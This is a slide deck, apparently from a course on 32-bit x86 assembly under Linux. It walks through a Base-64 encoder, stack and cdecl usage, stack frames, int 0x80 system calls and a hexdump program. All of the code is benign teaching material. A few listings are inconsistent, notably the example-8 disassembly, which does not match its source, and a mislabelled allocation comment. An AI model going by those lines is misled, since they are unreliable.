8049092: 00 00              add     %al,(%eax)
8049094: 01 00              add     %eax,(%eax)
8049096: 00 00              add     %al,(%eax)
```

...

Putting it together: Base-64 Encoder

Base-64 Representation of Binary Data

- Some ASCII-based communication channels do not handle binary data well (email, http, etc.).
- Base-64 encoding expresses binary data with a set of 64 printable ASCII characters.
- Encoding Scheme
 - Combine three input bytes into a 24-bit quantity
`0xFF 0xDE 0x02 =`
`0b11111111_11011110_00000010`
 - Split the 24-bits into four 6-bit quantities
`0b111111_111101_111000_000010`
 - Look up each 6-bit quantity in the 64 ASCII character table
`b64table[0b111111], b64table[0b111101],`
`b64table[0b111000], b64table[0b000010]`
 - Base-64 encoding of `0xFF 0xDE 0x02` is `'/' '9' '4' 'c'`
- Rules to pad input sequences that are not multiples of 3 bytes exist

Base-64 Encoder (example-7.S)

```

.section .text

.global main
main:
movl $plainData, %esi      # Pointer to plainData
movl $encodedData, %edi    # Pointer to encodedData
movl $b64table, %ebp       # Pointer to b64Table

movl $0, %ecx              # Clear our counter %ecx
movl plainDataLen, %edx    # Length of plain data in %edx

b64_encode_loop:
    movb (%esi, %ecx, 1), %al    # Fetch byte 1 of 3
    incl %ecx
    shll $16, %eax               # Left shift the byte into place
    movb (%esi, %ecx, 1), %ah    # Fetch byte 2 of 3
    incl %ecx
    movb (%esi, %ecx, 1), %al    # Fetch byte 3 of 3
    incl %ecx

    # %eax contains 24-bits of input bytes
    # arranged as | x | 2 | 1 | 0 |

```

Base-64 Encoder (example-7.S)

```

movl %eax, %ebx      # Save a copy of %eax

# Look up base-64 character 1
shr $18, %eax        # Shift top 6-bits to the bottom
andl $0x3F, %eax     # Mask them off
movb (%ebp, %eax, 1), %al # Look up the character from b64table
movb %al, (%edi)     # Write character to encodeString
incl %edi
movl %ebx, %eax      # Restore %eax

# Look up base-64 character 2
shr $12, %eax        # Shift next 6-bits to the bottom

...
...

# Loop until we've processed all input bytes
cmpl %edx, %ecx
jl b64_encode_loop

# Write a null-terminating byte to the encoded string
movb $0, %al
movb %al, (%edi)

# Print the encoded string
...

```

Base-64 Encoder (example-7.S)

```

.section .rodata
# base-64 encoding look up table
b64table:

.byte 'A','B','C','D','E','F','G','H'
.byte 'I','J','K','L','M','N','O','P'
.byte 'Q','R','S','T','U','V','W','X'
.byte 'Y','Z','a','b','c','d','e','f'
.byte 'g','h','i','j','k','l','m','n'
.byte 'o','p','q','r','s','t','u','v'
.byte 'w','x','y','z','0','1','2','3'
.byte '4','5','6','7','8','9','+','/'

formatStr:
.ascii "Plain data: %s\nEncoded data: %s\n\0"

.section .bss
# base-64 encoded string storage
.comm encodedData, 1024

.section .data
# input data (multiple of 3 bytes for the purpose of this example)
plainData:      .ascii "Hello World!\0"
plainDataLen:   .long 12

```


Base-64 Encoder (example-7.S) Runtime

```
$ as example-7.S -o example-7.o
$ gcc example-7.o -o example-7
$ ./example-7
./example-7
Plain data: Hello World!
Encoded data: SGVsbG8gV29ybGQh
$
```


Topic 5: Stack

Automatic Allocation in C

- From C, we're used to automatic memory allocations in functions and blocks { ... } in general

```
int main(void) {  
    int i;           /* Automatic allocation */  
    char buff[8];    /* Automatic allocation */  
  
    while (1) {  
        int j;       /* Automatic allocation */  
        ...  
    }  
  
    return 0;  
}
```


Automatic Allocation in Assembly




- In assembly, we can dynamically allocate/deallocate memory on the stack with `push` and `pop` instructions, or direct arithmetic on `%esp`
- x86 stack is
 - last-in-first-out
 - descending
 - `%esp` points to allocated memory
- OS sets up `%esp` to point to a valid chunk of read-write user memory

Basic push / pop Stack Usage

Push data onto the stack


`%ecx = 0x00000001``pushl %ecx``%esp = 0xbffff25c` →`%esp = 0xbffff260` →

Pop data off of the stack


`popl %ebx``%ebx = 0x00000001``%esp = 0xbffff25c` →`%esp = 0xbffff260` →

Stack Batch Allocation / Deallocation

Allocate 12-bytes on the stack



Deallocate 12-bytes on the stack



Accessing the Stack

- push and pop are not too magical

```
pushl %eax  
# is basically similar to  
subl $4, %esp  
movl %eax, (%esp)
```

```
popl %eax  
# is basically similar to  
movl (%esp), %eax  
addl $4, %esp
```

- We can access stack memory with indirect memory accesses on %esp, not just push and pop

Example of Stack Usage (example-8.S)

```

.section .text

# Stack is now
# |      ...      |    <-- %esp = 0x8xxxxxxx

movl $0x05, %eax
pushl %eax           # Push dword 0x00000005 onto the stack
incl %eax
pushl %eax           # Push dword 0x00000006 onto the stack
incl %eax
pushl $0xdeadbeef    # Push dword 0xdeadbeef onto the stack

# Stack is now
# |      ...      |
# | 0x00000005    |
# | 0x00000006    |
# | 0xdeadbeef    |    <-- %esp = 0x8xxxxxxx

addl $8, %esp        # Deallocate 8 bytes off of the stack

# Stack is now
# |      ...      |
# | 0x00000005    |    <-- %esp = 0x8xxxxxxx
# | 0x00000006    |
# | 0xdeadbeef    |

```


Example of Stack Usage (example-8.S)

```
movl $0xaaaaaaaa, (%esp)  # Write 0xaaaaaaaa to the stack
```

```
# Stack is now
```

```
# |      ...      |  
# | 0xaaaaaaaaaa |  <-- %esp = 0x8xxxxxxx  
# | 0x00000006   |  
# | 0xdeadbeef   |
```

Example of Stack Usage (example-8.S) Disassembly

```
$ as example-8.S -o example-8.o && ld example-8.o -o example-8 &&
  objdump -D example-8
```

Disassembly of section .text:

```
08048054 <.text>:
8048054: b8 05 00 00 00      mov     $0x5,%eax
8048059: 50                 push    %eax
804805a: 40                 inc     %eax
804805b: 50                 push    %eax
804805c: 40                 inc     %eax
804805d: 68 ef be ad de      push    $0xdeadbeef
8048062: 83 c0 08           add     $0x8,%eax
8048065: c7 04 24 aa aa aa aa movl    $0xffffffff,(%esp)
```

Topic 6: Functions and cdecl Convention

call and ret

- There is `jmp <label>` and `call <label>`
- `call` pushes a return address onto the stack, then jumps
- `ret` pops the return address off the stack, and jumps to it

```

# Stack is now
# |      ...      |

movl $0, %eax
call addOneToEax
# Stack is once again
# |      ...      |

call addOneToEax
call addOneToEax
# %eax is now 3

...
addOneToEax:
# Stack is now
# |      ...      |
# |  retaddr      | <- %esp
incl %eax
ret

```

Function Arguments on the Stack

- Arguments can be passed on the stack to functions

```
pushl $5
call doubleArg
# %eax is now 10
```

```
...
doubleArg:
# Stack is now
# |      ...      |
# | 0x00000005    | <- %esp+4
# | retaddr      | <- %esp
movl 4(%esp), %eax    # %eax = *(%esp+4)
addl %eax, %eax       # %eax += %eax
ret
```

cdecl Calling Convention

- How can we ensure that our CPU state (%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?

cdecl Calling Convention

- How can we ensure that our CPU state (%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?
- How should we pass arguments to functions?
 - We could use registers after all.

cdecl Calling Convention

- How can we ensure that our CPU state (%eax, %ebx, %ecx, %edx, %edi, ...) doesn't get corrupted when a function needs to use those registers to do useful work?
- How should we pass arguments to functions?
 - We could use registers after all.
- GCC on Linux uses the cdecl calling convention
 - function arguments pushed onto the stack from right to left
 - %eax, %ecx, %edx can be used by the function (must be preserved by caller if necessary)
 - other registers are preserved by function
 - return value in %eax
 - function arguments pushed onto the stack must be cleaned up by caller

Example of cdecl Calling Convention (example-9.5)

```
.section .text
# sumThreeNumbers(*magicNumber, 5, 12);
pushl $12          # Push 0x0000000C
pushl $5           # Push 0x00000005
pushl magicNumber  # Push *magicNumber
call sumThreeNumbers
addl $12, %esp      # Clean up arguments off of the stack
# %eax is 59
```

```
sumThreeNumbers:
```

```
    # Stack is now
```

```
    # |      ...      |
    # |      12      | <- %esp+12
    # |      5       | <- %esp+8
    # |     42       | <- %esp+4
    # | retaddr     | <- %esp
```

```
    movl $0, %eax    # Clear %eax
    addl 4(%esp), %eax # %eax += *(%esp+4)
    addl 8(%esp), %eax # %eax += *(%esp+8)
    addl 12(%esp), %eax # %eax += *(%esp+12)
    ret
```

```
.section .data
```

```
magicNumber: .long 42
```

Entry Points

Plain Entry Point

- ELF binary specifies an entry point address for the OS to set initial %eip to
- ld expects this to be specified by the symbol `_start`

```
.section .text
.global _start    # Export the symbol
_start:
    nop           # Off to a good start...
    nop
    nop
    loop: jmp loop # Loop forever
```

```
$ as test.S -o test.o
$ ld test.o -o test
$ ./test
```

libc Entry Point

- When we link with `libc`, it provides its own `_start` to do some initialization, which eventually will call `main`
- We provide a `main` and also a return back to `libc` with `ret` and a return value in `%eax`
- `libc` `exit()`'s with this value

```
.section .text
.global main
```

```
main:
    nop
    nop
    nop
    movl $3, %eax    # Return 3!
    ret
```

```
$ as test.S -o test.o
$ gcc test.o -o test      # Use gcc to invoke ld to link with libc
$ ./test
$ echo $?
3
$
```

Putting it together: 99 Bottles of Beer on the Wall

99 Bottles of Beer on the Wall (example-10.S)

```
.section .text
.global main
.global printf
main:
    movl $99, %eax    # Start with 99 bottles!
    # We could use a cdecl callee preserved register,
    # but we'll make it hard on ourselves to practice
    # caller saving/restoring

    # printf(char *format, ...);

more_beer:
    # Save %eax since it will get used by printf()
    pushl %eax

    # printf(formatStr1, %eax, %eax);
    pushl %eax
    pushl %eax
    pushl $formatStr1 # /Address/ of formatStr1
    call printf
    addl $12, %esp    # Clean up the stack

    # Restore %eax
    popl %eax
    # Drink a beer
    decl %eax
```

99 Bottles of Beer on the Wall (example-10.S)

```
# Save %eax
pushl %eax

# printf(formatStr2, %eax);
pushl %eax
pushl $formatStr2    # /Address/ of formatStr2
call printf
addl $8, %esp        # Clean up the stack

# Restore %eax
popl %eax
# Loop
test %eax, %eax
jnz more_beer

# printf(formatStr3);
pushl $formatStr3
call printf
addl $4, %esp

movl $0, %eax
ret
```

99 Bottles of Beer on the Wall (example-10.S)

```
.section .data
formatStr1:
.ascii "%d bottles of beer on the wall! %d bottles of beer!\n\0"
formatStr2:
.ascii "Take one down, pass it around, %d bottles of beer on the wall!\n\0"
formatStr3:
.ascii "No more bottles of beer on the wall!\n\0"
```


99 Bottles of Beer on the Wall (example-10.S) Runtime

```
$ as example-10.S -o example-10.o
$ gcc example-10.o -o example-10
$ ./example-10
99 bottles of beer on the wall! 99 bottles of beer!
Take one down, pass it around, 98 bottles of beer on the wall!
98 bottles of beer on the wall! 98 bottles of beer!
Take one down, pass it around, 97 bottles of beer on the wall!
97 bottles of beer on the wall! 97 bottles of beer!
...
3 bottles of beer on the wall! 3 bottles of beer!
Take one down, pass it around, 2 bottles of beer on the wall!
2 bottles of beer on the wall! 2 bottles of beer!
Take one down, pass it around, 1 bottles of beer on the wall!
1 bottles of beer on the wall! 1 bottles of beer!
Take one down, pass it around, 0 bottles of beer on the wall!
No more bottles of beer on the wall!
$
```

Topic 7: Stack Frames

Where did that argument go?

- Referring to arguments with `%esp` in a function is easy, until you start moving around `%esp` itself.

```
pushl $5
call doSomething
addl $4, %esp
```

```
...
doSomething:
# Stack is now
# |      ...      |
# |      5        | <- %esp+4
# | retaddr       | <- %esp
# Argument is at %esp+4

subl $12, %esp    # Allocate 12 bytes on the stack

# Stack is now
# |      ...      |
# |      5        | <- %esp+16
# | retaddr       | <- %esp+12
# | local var     | <- %esp+8
# | local var     | <- %esp+4
# | local var     | <- %esp
# Argument is now at %esp+16 !
```

Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point

Frame Pointer

- What if we had an anchor point in our stack at the start of our function?
- We could have constant offsets above to arguments and below to allocated variables from the anchor point
- This is the conventional role of register `%ebp`, the frame pointer (also called base pointer)

Frame Pointer Prologue

```

pushl $5
call doSomething
addl $4, %esp
...
doSomething:
    pushl %ebp                # Function is responsible for saving this in cdecl!
    movl %esp, %ebp          # Anchor %ebp at the current %esp
    # Stack is now
    # |      ...      |
    # |      5      | <- %esp+8   %ebp+8
    # | retaddr    | <- %esp+4   %ebp+4
    # | old %ebp   | <- %esp     %ebp
    # Argument is at %ebp+8

    subl $12, %esp           # Allocate 4 bytes on the stack
    # Stack is now
    # |      ...      |
    # |      5      | <- %esp+20  %ebp+8
    # | retaddr    | <- %esp+16  %ebp+4
    # | old %ebp   | <- %esp+12  %ebp
    # | local var  | <- %esp+8   %ebp-4
    # | local var  | <- %esp+4   %ebp-8
    # | local var  | <- %esp     %ebp-12
    # Argument is still always at %ebp+8
    # Allocated memory always accessible at %ebp-4, %ebp-8, %ebp-12


```

Frame Pointer Epilogue

- To have a valid return address on the stack, we must reset `%esp` to its previous value and pop the saved frame pointer
- This conveniently also deallocates any space we allocated on the stack

```
movl %ebp, %esp    # Restore %esp, deallocating space on the stack
popl %ebp          # Restore the frame pointer
ret               # Return
```

Stack Frame in a Nutshell



Example of using the Frame Pointer (example-11.S)

```
.section .text
_start:
    pushl $22
    pushl $20
    pushl $42
    pushl $3
    call sumNumbers
    addl $16, %esp
    # %eax is now 84
```

```
sumNumbers:
```

```
    # Function prologue, save old frame pointer and setup new one
```

```
    pushl %ebp
```

```
    movl %esp, %ebp
```

```
    # Allocate a dword on the stack, accessible at %ebp-4
```

```
    subl $4, %esp
```

```
    movl $0, %eax          # Clear %eax
```

```
    movl $0, %ecx          # Clear %ecx
```

```
    movl 8(%ebp), %edx      # Copy argument 1, n, into %edx
```

Example of using the Frame Pointer (example-11.S)

```
sumLoop:
    # Add argument 2, 3, 4, ... n+1 in %eax
    # Argument 2 starts at %ebp+12
    addl 12(%ebp, %ecx, 4), %eax
    incl %ecx

    # Loop
    decl %edx
    jnz sumLoop

# Function epilogue, deallocate and restore old frame pointer
movl %ebp, %esp
popl %ebp
ret
```

Topic 8: Command-line Arguments

argc and **argv on the stack

- In the `_start` entry point, first argument on the stack is `argc`, followed by `argv[0]`, `argv[1]`, ...

```
.section .text
.global _start
_start:
    pushl %ebp
    movl %esp, %ebp
    # argc is at %ebp+4, argv[0] is at %ebp+8, argv[1] is at %ebp+12
```

- In the `main` entry point with `libc`, `argc`, `**argv` will be on the stack after the return address to `libc`, we have to dereference to get to the args!

```
.section .text
.global main
main:
    pushl %ebp
    movl %esp, %ebp
    # return address from libc is at %ebp+4
    # argc is at %ebp+8, **argv is at %ebp+12
    # *argv[0] = *(%ebp+12), *argv[1] = *(%ebp+12)+4
```

Putting it together: File Line Counter

File Line Counter in C (example-12-c.c)

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    FILE *fp; char c; unsigned int lc;

    if (argc < 2) {
        printf("usage: %s <file>\n", argv[0]);
        return -1;
    }

    fp = fopen(argv[1], "r");
    if (fp == NULL) {
        printf("error opening file!\n");
        return -1;
    }

    lc = 0;
    while ((c = fgetc(fp)) != EOF) {
        if (c == '\n')
            lc++;
    }

    printf("%d\n", lc);

    fclose(fp);
    return 0;
}
```

File Line Counter (example-12.S)

```
.section .text
.global main

# int main(int argc, char *argv[]) {
main:
    # Function prologue
    pushl %ebp
    movl %esp, %ebp

    # Allocate space for FILE *fp; unsigned int lc;
    subl $8, %esp

    # libc retaddr at %ebp+4
    # argc is at %ebp+8
    # **argv is at %ebp+12
    # *argv[0] is at *(%ebp+12)+0
    # *argv[1] is at *(%ebp+12)+4
    # FILE *fp is at %ebp-4
    # unsigned int lc at %ebp-8

    # if (argc < 2)
    movl 8(%ebp), %ecx    # Copy argc to %ecx
    cmpl $2, %ecx
    jl  printUsage
```

File Line Counter (example-12.S) Continued

```
movl 12(%ebp), %eax    # Copy argv to %eax
addl $4, %eax          # Add 4 to yield *argv[1]
movl (%eax), %eax      # Dereference to yield argv[1]
```

```
# fopen(argv[1], "r");
pushl $openMode
pushl %eax
call fopen
addl $8, %esp
# fp = ...
movl %eax, -4(%ebp)
```

```
# if (fp == NULL)
test %eax, %eax
jz errorOpen
```

```
# lc = 0;
movl $0, -8(%ebp)
```

```
# --continued-->
```


File Line Counter (example-12.S) Continued

```
read_loop:
    # %eax = fgetc(fp);
    pushl -4(%ebp)
    call fgetc
    addl $4, %esp

    # if (c == EOF) break;
    cmpl $-1, %eax
    je print_count
    # if (c != '\n') continue;
    cmpl $0x0A, %eax
    jne read_loop
    # lc += 1
    addl $1, -8(%ebp)
    jmp read_loop

print_count:
    # printf("%d\n", lc);
    pushl -8(%ebp)
    pushl $countStr
    call printf
    addl $8, %esp
    # return 0;
    movl $0, %eax
    jmp finished
```

File Line Counter (example-12.S) Continued

```
printUsage:
# printf("usage %s <file>\n", argv[0]);
movl 12(%ebp), %eax
pushl (%eax)
pushl $usageStr
call printf
addl $8, %esp
# return -1;
movl $0, %eax
notl %eax
jmp finished
```

```
errorOpen:
# printf("error opening file!\n");
pushl $errorOpenStr
call printf
addl $4, %esp
# return -1;
movl $0, %eax
notl %eax
jmp finished
```

```
finished:
movl %ebp, %esp
popl %ebp
ret
```

File Line Counter (example-12.S) Continued

```
.section .data
openMode:    .ascii "r\0"
countStr:    .ascii "%d\n\0"
usageStr:    .ascii "usage: %s <file>\n\0"
errorOpenStr: .ascii "error opening file!\n\0"
```

File Line Counter (example-12.S) Runtime

```
$ as example-12.S -o example-12.o
$ gcc example-12.o -o example-12
$ ./example-12 /usr/include/stdio.h
944
$ wc /usr/include/stdio.h
  944   4430 31657 /usr/include/stdio.h
$
```


Topic 9: System Calls

The User Program Condition

- Monolithic kernel like Linux completely sandboxes a user program
 - User program executes at a lower CPU privilege
 - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O

The User Program Condition

- Monolithic kernel like Linux completely sandboxes a user program
 - User program executes at a lower CPU privilege
 - Virtual memory hides other programs, restricts access to kernel memory and memory-mapped I/O
- User program can effectively only do pure computation and manipulate user memory mapped by the OS



Interrupts and System Calls

- CPU is capable of servicing hardware and software interrupts
 - timer tick, DMA exchange complete, divide-by-zero
- External interrupts can happen asynchronously — are not polled — and **interrupt** current program
- CPU saves current state in an architecture-specific way, switches to privileged mode, and jumps to the interrupt handler in the kernel

Interrupts and System Calls

- CPU is capable of servicing hardware and software interrupts
 - timer tick, DMA exchange complete, divide-by-zero
- External interrupts can happen asynchronously — are not polled — and **interrupt** current program
- CPU saves current state in an architecture-specific way, switches to privileged mode, and jumps to the interrupt handler in the kernel
- Software interrupt, instruction `int <number>`, provides a mechanism to make a request to the kernel to do something user program cannot
- System call

Linux System Calls

- Currently 338 system calls
- Common ones are `exit()`, `read()`, `write()`, `open()`, `close()`, `ioctl()`, `fork()`, `execve()`, etc.

Linux System Calls

- Currently 338 system calls
- Common ones are `exit()`, `read()`, `write()`, `open()`, `close()`, `ioctl()`, `fork()`, `execve()`, etc.
 - Get more obscure as the system call number goes up
 - `less /usr/include/asm/unistd_32.h`
 - `man 2 syscalls`

Linux System Calls

- Currently 338 system calls
- Common ones are `exit()`, `read()`, `write()`, `open()`, `close()`, `ioctl()`, `fork()`, `execve()`, etc.
 - Get more obscure as the system call number goes up
 - `less /usr/include/asm/unistd_32.h`
 - `man 2 syscalls`
- Operating System specific convention for making a system call
- On Linux it is:
 - system call number in `%eax`
 - arguments in order `%ebx`, `%ecx`, `%edx`, `%esi`, `%edi`
 - invoke software interrupt with vector `0x80`: `int $0x80`
 - return value in `%eax`
- All registers preserved except for `%eax`
- Passes arguments in registers, not the stack like `cdecl`

Linux System Calls Reference

■ <http://syscalls.kernelgrok.com/>

Linux Syscall Reference

Show All entries		Registers						Search:
#	Name	eax	ebx	ecx	edx	esi	edi	Definition
0	sys_restart_syscall	0x00	-	-	-	-	-	kernel/signal.c:2058
1	sys_exit	0x01	int error_code	-	-	-	-	kernel/exitt.c:1046
2	sys_fork	0x02	struct pt_regs *	-	-	-	-	arch/alpha/kernel/entry.S:716
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-	fs/read_write.c:391
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-	fs/read_write.c:408
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-	fs/open.c:900
6	sys_close	0x06	unsigned int fd	-	-	-	-	fs/open.c:969
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-	kernel/exitt.c:1771
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-	fs/open.c:933
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-	fs/namei.c:2520
10	sys_unlink	0x0a	const char __user *pathname	-	-	-	-	fs/namei.c:2352
11	sys_execve	0x0b	char __user *	char __user * __user *	char __user * __user *	struct pt_regs *	-	arch/alpha/kernel/entry.S:925
12	sys_chdir	0x0c	const char __user *filename	-	-	-	-	fs/open.c:361
13	sys_time	0x0d	time_t __user *tloc	-	-	-	-	kernel/posix-timers.c:855

Example of System Calls (example-13.S)

```
.section .text
_start:
    # syscall open("foo", O_CREAT | O_WRONLY, 0644);
    movl $0x05, %eax
    movl $filename, %ebx
    movl $0x41, %ecx
    movl $0644, %edx
    int $0x80

    # fd in %eax from open(), move it to %ebx for write()
    movl %eax, %ebx

    # syscall write(fd, message, messageLen);
    movl $0x04, %eax
    # fd in %ebx from above
    movl $message, %ecx
    movl $messageLen, %edx
    int $0x80

    # syscall close(fd);
    movl $0x06, %eax
    # fd still in %ebx
    int $0x80
```

Example of System Calls (example-13.S)

```
# syscall exit(0);  
movl $0x01, %eax  
movl $0x0, %ebx  
int $0x80  
  
.section .data  
filename:    .ascii "foo\0"  
message:    .ascii "Hello World!\n"  
.equ messageLen, . - message
```

Example of System Calls (example-13.S) Runtime

```
$ as example-13.S -o example-13.o
$ ld example-13.o -o example-13
$ ./example-13
$ cat foo
Hello World!
$
```


Example of System Calls (example-13.S) Disassembly

```
$ as example-13.S -o example-13.o && ld example-13.o -o example-13 &&
  objdump -D example-13
```

Disassembly of section .text:

```
08048074 <_start>:
8048074: b8 05 00 00 00      mov     $0x5,%eax
8048079: bb b0 90 04 08      mov     $0x80490b0,%ebx
804807e: b9 41 00 00 00      mov     $0x41,%ecx
8048083: ba a4 01 00 00      mov     $0x1a4,%edx
8048088: cd 80               int     $0x80
804808a: 89 c3               mov     %eax,%ebx
804808c: b8 04 00 00 00      mov     $0x4,%eax
8048091: b9 b4 90 04 08      mov     $0x80490b4,%ecx
8048096: ba 0d 00 00 00      mov     $0xd,%edx
804809b: cd 80               int     $0x80
804809d: b8 06 00 00 00      mov     $0x6,%eax
80480a2: cd 80               int     $0x80
80480a4: b8 01 00 00 00      mov     $0x1,%eax
80480a9: bb 00 00 00 00      mov     $0x0,%ebx
80480ae: cd 80               int     $0x80
```

Disassembly of section .data:

```
080490b0 <filename>:
80490b0: 66 6f               outsw   %ds:(%esi),(%dx)
80490b2: 6f                  outsl   %ds:(%esi),(%dx)
```

...

Putting it together: Simple hexdump

Simple Hexdump (example-14.S)

```
.section .text
.global _start
_start:
    pushl %ebp
    movl %esp, %ebp

    # Allocate int fd; char buff[16]; on stack
    subl $20, %esp

    # Check if argc < 2
    movl 4(%ebp), %eax
    cmpl $2, %eax
    jl exit

    # syscall open(argv[1], O_RDONLY);
    movl $0x05, %eax
    movl 12(%ebp), %ebx
    movl $0x00, %ecx
    int $0x80

    # Check if fd < 0
    test %eax, %eax
    jl exit

    # Copy %eax to fd local variable
    movl %eax, -4(%ebp)
```

Simple Hexdump (example-14.S) Continued

```

read_loop:
    # syscall read(fd, buff, 16);
    movl $0x03, %eax
    movl -4(%ebp), %ebx    # fd
    leal -20(%ebp), %ecx   # address %ebp-20, our buff[16]
    movl $16, %edx
    int $0x80
    # Check for error on read
    cmpl $0, %eax
    jle cleanup

    # %esi = index, %edi = count
    movl $0, %esi
    movl %eax, %edi

byte_loop:
    # Fetch the byte from our buff
    movb -20(%ebp, %esi, 1), %al
    # Print out the byte as ASCII hex
    pushl %eax
    call putbyte
    addl $4, %esp
    # Print out a space
    pushl $' '
    call putchar
    addl $4, %esp

```

Simple Hexdump (example-14.S) Continued

```

    # Loop byte_loop
    incl %esi
    decl %edi
    jnz byte_loop

    # Print out a newline
    pushl $'\n'
    call putchar
    addl $4, %esp

    # Loop read_loop
    jmp read_loop

```

cleanup:

```

    # syscall close(fd);
    movl $0x06, %eax
    movl -4(%ebp), %ebx
    int $0x80

```

exit:

```

    # syscall exit(0);
    movl $0x01, %eax
    movl $0x0, %ebx
    int $0x80

```

#####

Simple Hexdump (example-14.S) Continued

putbyte:

```
# Fetch argument
movl 4(%esp), %eax
# Isolate the top nibble 0xX0
shrb $4, %al
andl $0x0F, %eax
# Convert to ASCII hex
movl $nibble2hex, %ecx
movb (%ecx, %eax, 1), %al
# Print out the nibble
pushl %eax
call putchar
addl $4, %esp

# Fetch argument
movl 4(%esp), %eax
# Isolate the bottom nibble 0x0X
andl $0x0F, %eax
# Convert to ASCII hex
movl $nibble2hex, %ecx
movb (%ecx, %eax, 1), %al
# Print out the nibble
pushl %eax
call putchar
addl $4, %esp
ret
```

Simple Hexdump (example-14.S) Continued

```
putchar:
```

```
    # Save %ebx
    pushl %ebx
    # syscall write(1, c, 1);
    movl $0x04, %eax
    movl $1, %ebx
    leal 8(%esp), %ecx
    movl $1, %edx
    int $0x80
    # Restore %ebx
    popl %ebx
    ret
```

```
#####
```

```
.section .rodata
```

```
nibble2hex: .ascii "0123456789abcdef"
```

Simple Hexdump (example-14.S) Runtime

```
$ as example-14.S -o example-14.o
$ ld example-14.o -o example-14

$ dd if=/dev/random of=testfile bs=1 count=23
$ od -t x1 testfile
00000000 21 1d e6 b0 a1 09 43 00 ce 00 30 eb d1 da 9b b3
00000020 b5 ed 5e 51 aa 42 a7
00000027
$ ./example-14 testfile
21 1d e6 b0 a1 09 43 00 ce 00 30 eb d1 da 9b b3
b5 ed 5e 51 aa 42 a7
$
```


Questions?

Advanced Topic 10: x86 String Operations

Special Instructions for %esi and %edi

- We've seen push and pop instructions which manipulate %esp in a special way
- Special string instructions exist for %esi and %edi
 - %esi is the source string pointer
 - %edi is the destination string pointer

Special Instructions for %esi and %edi

- We've seen push and pop instructions which manipulate %esp in a special way
- Special string instructions exist for %esi and %edi
 - %esi is the source string pointer
 - %edi is the destination string pointer
- movs does `*%edi++ = *%esi++`
- cmps does `cmp %esi++, %edi++`
- scas does `cmp %eax, %edi++`
- lods does `mov %esi++, %eax`
- stos does `mov %eax, %edi++`

Special Instructions for %esi and %edi

- We've seen push and pop instructions which manipulate %esp in a special way
- Special string instructions exist for %esi and %edi
 - %esi is the source string pointer
 - %edi is the destination string pointer
- movs does `*%edi++ = *%esi++`
- cmps does `cmp %esi++, %edi++`
- scas does `cmp %eax, %edi++`
- lods does `mov %esi++, %eax`
- stos does `mov %eax, %edi++`
- Instruction size suffix b, w, l determines copy, compare, move size and post-increment amount (1, 2, 4)
- DF flag in %eflags determines if it is a post-increment (DF=0) or post-decrement (DF=1)

Example 1 of String Instructions (example-15.S)

```

.section .text
_start:
cld                # Clear DF, we want to post-increment

# Load str1 with 8 of 0xff
movl $str1, %edi   # Set up our string destination pointer

# Load the first four a byte at a time
movb $0xFF, %al
stosb              # *(%edi++) = %al
stosb              # *(%edi++) = %al
stosb              # *(%edi++) = %al
stosb              # *(%edi++) = %al

# Load the last four with a single dword
movl $0xFFFFFFFF, %eax
stosl              # *(%edi) = %eax, %esi += 4

# Copy str1 to str2
movl $str1, %esi   # str1 in the source
movl $str2, %edi   # str2 in the destination
# Two dword moves copies all 8 bytes
movsl
movsl
# Done!

```

Example 1 of String Instructions (example-15.S) Continued

```
.section .bss  
.comm str1, 8  
.comm str2, 8
```

Repeat Prefix for String Instructions

- String instructions can be prefixed by `rep`, `repe/repz`, `repne/repnz`
- `rep <string instr>`
 - repeat the string instruction until `%ecx` is 0
- `repe/repz <string instr>`
 - repeat the string instruction until `%ecx` is 0 or ZF flag is 0
- `repne/repnz <string instr>`
 - repeat the string instruction until `%ecx` is 0 or ZF flag is 1
- `%ecx` automatically decremented for you

Repeat Prefix for String Instructions

- String instructions can be prefixed by `rep`, `repe/repz`, `repne/repnz`
- `rep <string instr>`
